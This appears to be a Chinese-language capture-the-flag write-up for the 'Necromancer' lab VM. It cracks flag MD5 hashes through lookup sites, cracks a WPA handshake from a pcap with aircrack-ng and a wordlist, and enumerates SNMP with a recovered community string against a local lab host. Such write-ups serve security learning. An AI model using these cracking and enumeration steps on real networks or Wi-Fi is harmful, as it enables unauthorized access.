
```
ea50536158db50247e110a6c89fcf3d3
```

```
ea50536158db50247e110a6c89fcf3d3 MD5 : blackmagic
```

同时发现提示：

Chant these words at u31337

监听这个端口看看




```
root@kali:~# echo "blackmagic" | nc -u 192.168.128.131 31337

As you chant the words, a hissing sound echoes from the ice walls.

The blue aura disappears from the cave entrance.

You enter the cave and see that it is dimly lit by torches; shadows dancing against the rock wall as you descend deeper and deeper into the mountain.

You hear high pitched screeches coming from within the cave, and you start to feel a gentle breeze.

The screeches are getting closer, and with it the breeze begins to turn into an ice cold wind.

Suddenly, you are attacked by a swarm of bats!

You aimlessly thrash at the air in front of you!

The bats continue their relentless attack, until.... silence.

Looking around you see no sign of any bats, and no indication of the struggle which had just occurred.

Looking towards one of the torches, you see something on the cave wall.

You walk closer, and notice a pile of mutilated bats lying on the cave floor.  Above them, a word etched in blood on the wall.

/thenecromancerwillabsorbyoursoul

flag5{0766c36577af58e15545f099a3b15e60}
```

拿到了第五个flag

flag5{0766c36577af58e15545f099a3b15e60}

解密：809472671



密文: 0766c36577af58e15545f099a3b15e60


类型: 自动 [帮助]

查询结果：
809472671

[添加备注]

本站对于md5、sha1、mysql、ntlm等的实时解密成功率在全球遥遥领先。成立13年，一直被抄袭,从未被超越。

同时发现了一个新路径：/thenecromancerwillabsorbyoursoul



http://192.168.128.131/thenecromancerwillabsorbyoursoul/

flag6{b1c3ed8f1db4258e4dcb0ce565f6dc03}

You continue to make your way through the cave.

In the distance you can see a familiar flicker of light moving in and out of the shadows.


As you get closer to the light you can hear faint footsteps, followed by the sound of a heavy door opening.

You move closer, and then stop frozen with fear.


It's the necromancer!

在页面和源码里发现了flag6

flag6{b1c3ed8f1db4258e4dcb0ce565f6dc03}



```
  </head>
  <body bgcolor="#000000" link="green" vlink="green" alink="green">
    <font color="green">
    flag6{b1c3ed8f1db4258e4dcb0ce565f6dc03}<br><br>
    You continue to make your way through the cave.<br><br>
    In the distance you can see a familiar flicker of light moving in and out of the shadows. <br><br>
    As you get closer to the light you can hear faint footsteps, followed by the sound of a heavy door opening.<br><br>
    You move closer, and then stop frozen with fear.<br><br>
    It's the <a href="./necromancer">necromancer!</a><br><br>
   <img src="../pics/necromancer.jpg">
    <p><font size=2>Image copyright:<a href="http://www.deviantart.com/art/The-Warlock-Necromancer-339634655" target=_blank> Manzanedo</a></font>
</p><br><br><br>
    Again he stares at you with deathly hollow eyes.  <br><br>
    He is standing in a doorway; a staff in one hand, and an object in the other.  <br><br>
    Smirking, the necromancer holds the staff and the object in the air.<br><br>
    He points his staff in your direction, and the stench of death and decay begins to fill the air.<br><br>
    You stare into his eyes and then.......<br><br><br><br><br><br><br><br><br>
    ...... darkness.  You open your eyes and find yourself lying on the damp floor of the cave.<br><br>
    The amulet must have saved you from whatever spell the necromancer had cast.<br><br>
    You stand to your feet.  Behind you, only darkness.<br><br>
    Before you, a large door with the symbol of a skull engraved into the surface. <br><br>
    Looking closer at the skull, you can see u161 engraved into the forehead.<br><br>
    </font>
  </body>
</html>
```



HashKiller.co.uk allows you to input an MD5 hash and search for its decrypted state in our database, basically, it's a MD5 cracker / decryption tool.

How many decryptions are in your database?
We have a total of just over **829.726 billion** unique decrypted MD5 hashes since August 2007.

Please input the MD5 hashes that you would like to be converted into text / cracked / decrypted. NOTE that space character is replaced with [space]:

Please note the password is after the : character, and the MD5 hash is before it.

Status: We found 1 hashes! [Timer: 712 m/s] Please find them below...

MD5 Hashes:


Max: 64

Please use a standard list format

```
b1c3ed8f1db4258e4dcb0ce565f6dc03
```


```
b1c3ed8f1db4258e4dcb0ce565f6dc03 MD5 : 1756462165
```

网页上有一个名为necromancer的文件，下载下来分析一波



```
root@kali:~# wget http://192.168.128.131/thenecromancerwillabsorbyoursoul/necromancer
--2018-06-15 00:09:39--  http://192.168.128.131/thenecromancerwillabsorbyoursoul/necromancer
正在连接 192.168.128.131:80... ^C
root@kali:~# wget http://192.168.128.131/thenecromancerwillabsorbyoursoul/necromancer
--2018-06-15 00:10:16--  http://192.168.128.131/thenecromancerwillabsorbyoursoul/necromancer
正在连接 192.168.128.131:80... ^C
root@kali:~# file '/root/桌面/necromancer'
/root/桌面/necromancer: bzip2 compressed data, block size = 900k
root@kali:~# bunzip2 necromancer
bunzip2: Can't open input file necromancer: No such file or directory.
root@kali:~# cd /root/桌面
root@kali:~/桌面# bunzip2 necromancer
bunzip2: Can't guess original name for necromancer -- using necromancer.out
root@kali:~/桌面# bunzip2 necromancer.out
bunzip2: Can't guess original name for necromancer.out -- using necromancer.out.out
bunzip2: necromancer.out is not a bzip2 file.
root@kali:~/桌面# file '/root/桌面/necromancer.out'
/root/桌面/necromancer.out: POSIX tar archive (GNU)
root@kali:~/桌面# tar xfv necromancer.out
necromancer.cap
root@kali:~/桌面# file necromancer.cap
necromancer.cap: tcpdump capture file (little-endian) - version 2.4 (802.11, capture length 65535)
root@kali:~/桌面# 
```

Tcpdump打开看看




```
root@kali:~/桌面# tcpdump -qns 0 -A -r necromancer.cap | head
reading from file necromancer.cap, link-type IEEE802_11 (802.11)
15:36:15.245276 Beacon (community) [1.0* 2.0* 5.5* 11.0* 18.0 24.0 36.0 54.0 Mbit] ESS CH: 11, PRIVACY
........d.1..   community......$0Hl.........*../..0.........................2....`-.|........................=....................... .........P
....P.....P...P.....P.......P..........'...BC^.b2/.
15:36:15.436228 Clear-To-Send RA:68:64:4b:3d:93:4c
15:36:15.577032 Request-To-Send TA:58:98:35:a2:f5:a1
15:36:15.577076 Clear-To-Send RA:58:98:35:a2:f5:a1
15:36:15.577545 Request-To-Send TA:58:98:35:a2:f5:a1
15:36:15.577588 Clear-To-Send RA:58:98:35:a2:f5:a1
15:36:15.577545 Request-To-Send TA:58:98:35:a2:f5:a1
15:36:15.577588 Clear-To-Send RA:58:98:35:a2:f5:a1
15:36:15.578569 Request-To-Send TA:58:98:35:a2:f5:a1
tcpdump: Unable to write output: Broken pipe
root@kali:~/桌面# 
```

是一个数据包文件，用wireshark打开看看

发现了IEEE 802.11 WiFi流量，估计是一个抓取的wifi握手


包，破解一下试试


necromancer.cap
文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)
应用显示过滤器 … <Ctrl-/>
表达式…
Wireshark · 分组 18 · necromancer

```
No.  Time        Source                Destination            Protocol  Length Info
   1 0.000000    D-LinkIn_0d:5e:95     Broadcast              802.11    223 Beacon frame, SN=539, FN=0, Flags=........, BI=100, SSID=communi…
   2 0.198952                          Apple_3d:93:4c (68:…   802.11     10 Clear-to-send, Flags=........
   3 0.331756    Technico_a2:f5:a1 (…  Tp-LinkT_05:b5:c3 (…   802.11     16 Request-to-send, Flags=........
   4 0.331800                          Technico_a2:f5:a1 (…   802.11     10 Clear-to-send, Flags=........
   5 0.332269    Technico_a2:f5:a1 (…  Tp-LinkT_05:b5:c3 (…   802.11     16 Request-to-send, Flags=........
   6 0.332312                          Technico_a2:f5:a1 (…   802.11     10 Clear-to-send, Flags=........
   7 0.332269    Technico_a2:f5:a1 (…  Tp-LinkT_05:b5:c3 (…   802.11     16 Request-to-send, Flags=........
   8 0.332312                          Technico_a2:f5:a1 (…   802.11     10 Clear-to-send, Flags=........
   9 0.333293    Technico_a2:f5:a1 (…  Tp-LinkT_05:b5:c3 (…   802.11     16 Request-to-send, Flags=........
```


```
▸ Frame 18: 16 bytes on wire (128 bits), 16 bytes captured (128 bits)
▾ IEEE 802.11 Request-to-send, Flags: ........
    Type/Subtype: Request-to-send (0x001b)
  ▸ Frame Control Field: 0xb400
    .000 0011 0110 1000 = Duration: 872 microseconds
    Receiver address: Tp-LinkT_05:b5:c3 (e8:de:27:05:b5:c3)
    Transmitter address: Technico_a2:f5:a1 (58:98:35:a2:f5:a1)
```

```
aircrack-ng necromancer.cap -w /usr/share/wordlists/rockyou.txt
```



```
                                 Aircrack-ng 1.2 rc4

      [00:00:31] 16100/9822768 keys tested (555.54 k/s)

      Time left: 4 hours, 54 minutes, 29 seconds                 0.16%

                           KEY FOUND! [ death2all ]


      Master Key     : 7C F8 5B 00 BC B6 AB ED B0 53 F9 94 2D 4D B7 AC
                       DB FA 53 6F A9 ED D5 68 79 91 84 7B 7E 6E 0F E7

      Transient Key  : EB 8E 29 CE 8F 13 71 29 AF FF 04 D7 98 4C 32 3C
                       56 8E 6D 41 55 DD B7 E4 3C 65 9A 18 0B BE A3 B3
                       C8 9D 7F EE 13 2D 94 3C 3F B7 27 6B 06 53 EB 92
                       3B 10 A5 B0 FD 1B 10 D4 24 3C B9 D6 AC 23 D5 7D

      EAPOL HMAC     : F6 E5 E2 12 67 F7 1D DC 08 2B 17 9C 72 42 71 8E
```

浏览网站发现如下信息：



http://192.168.128.131/thenecromancerwillabsorbyoursoul/

Smirking, the necromancer holds the staff and the object in the air.

He points his staff in your direction, and the stench of death and decay begins to fill the air.

You stare into his eyes and then.......

...... darkness. You open your eyes and find yourself lying on the damp floor of the cave.

The amulet must have saved you from whatever spell the necromancer had cast.


You stand to your feet. Behind you, only darkness.

Before you, a large door with the symbol of a skull engraved into the surface.

Looking closer at the skull, you can see u161 engraved into the forehead.

连接udp端口161，连不上，但是提示这个端口绑定的是snmp协议


于是用snmpwalk连接试试



```
root@kali:~/桌面# cd ~
root@kali:~# nc -uv 192.168.128.131
192.168.128.131: inverse host lookup failed: Unknown host
no port[s] to connect to
root@kali:~# nc -uv 192.168.128.131 161
192.168.128.131: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.128.131] 161 (snmp) open
death2all

^C
root@kali:~# snmpwalk -v 2c -c death2all 192.168.128.131
Created directory: /var/lib/snmp/mib_indexes
iso.3.6.1.2.1.1.1.0 = STRING: "You stand in front of a door."
iso.3.6.1.2.1.1.4.0 = STRING: "The door is Locked. If you choose to defeat me, the door must be Unlocked."
iso.3.6.1.2.1.1.5.0 = STRING: "Fear the Necromancer!"
iso.3.6.1.2.1.1.6.0 = STRING: "Locked - death2allrw!"
iso.3.6.1.2.1.1.6.0 = No more variables left in this MIB View (It is past the end of the MIB tree)
root@kali:~#
```

需要解锁

手动修改了MIBS后，成功打开

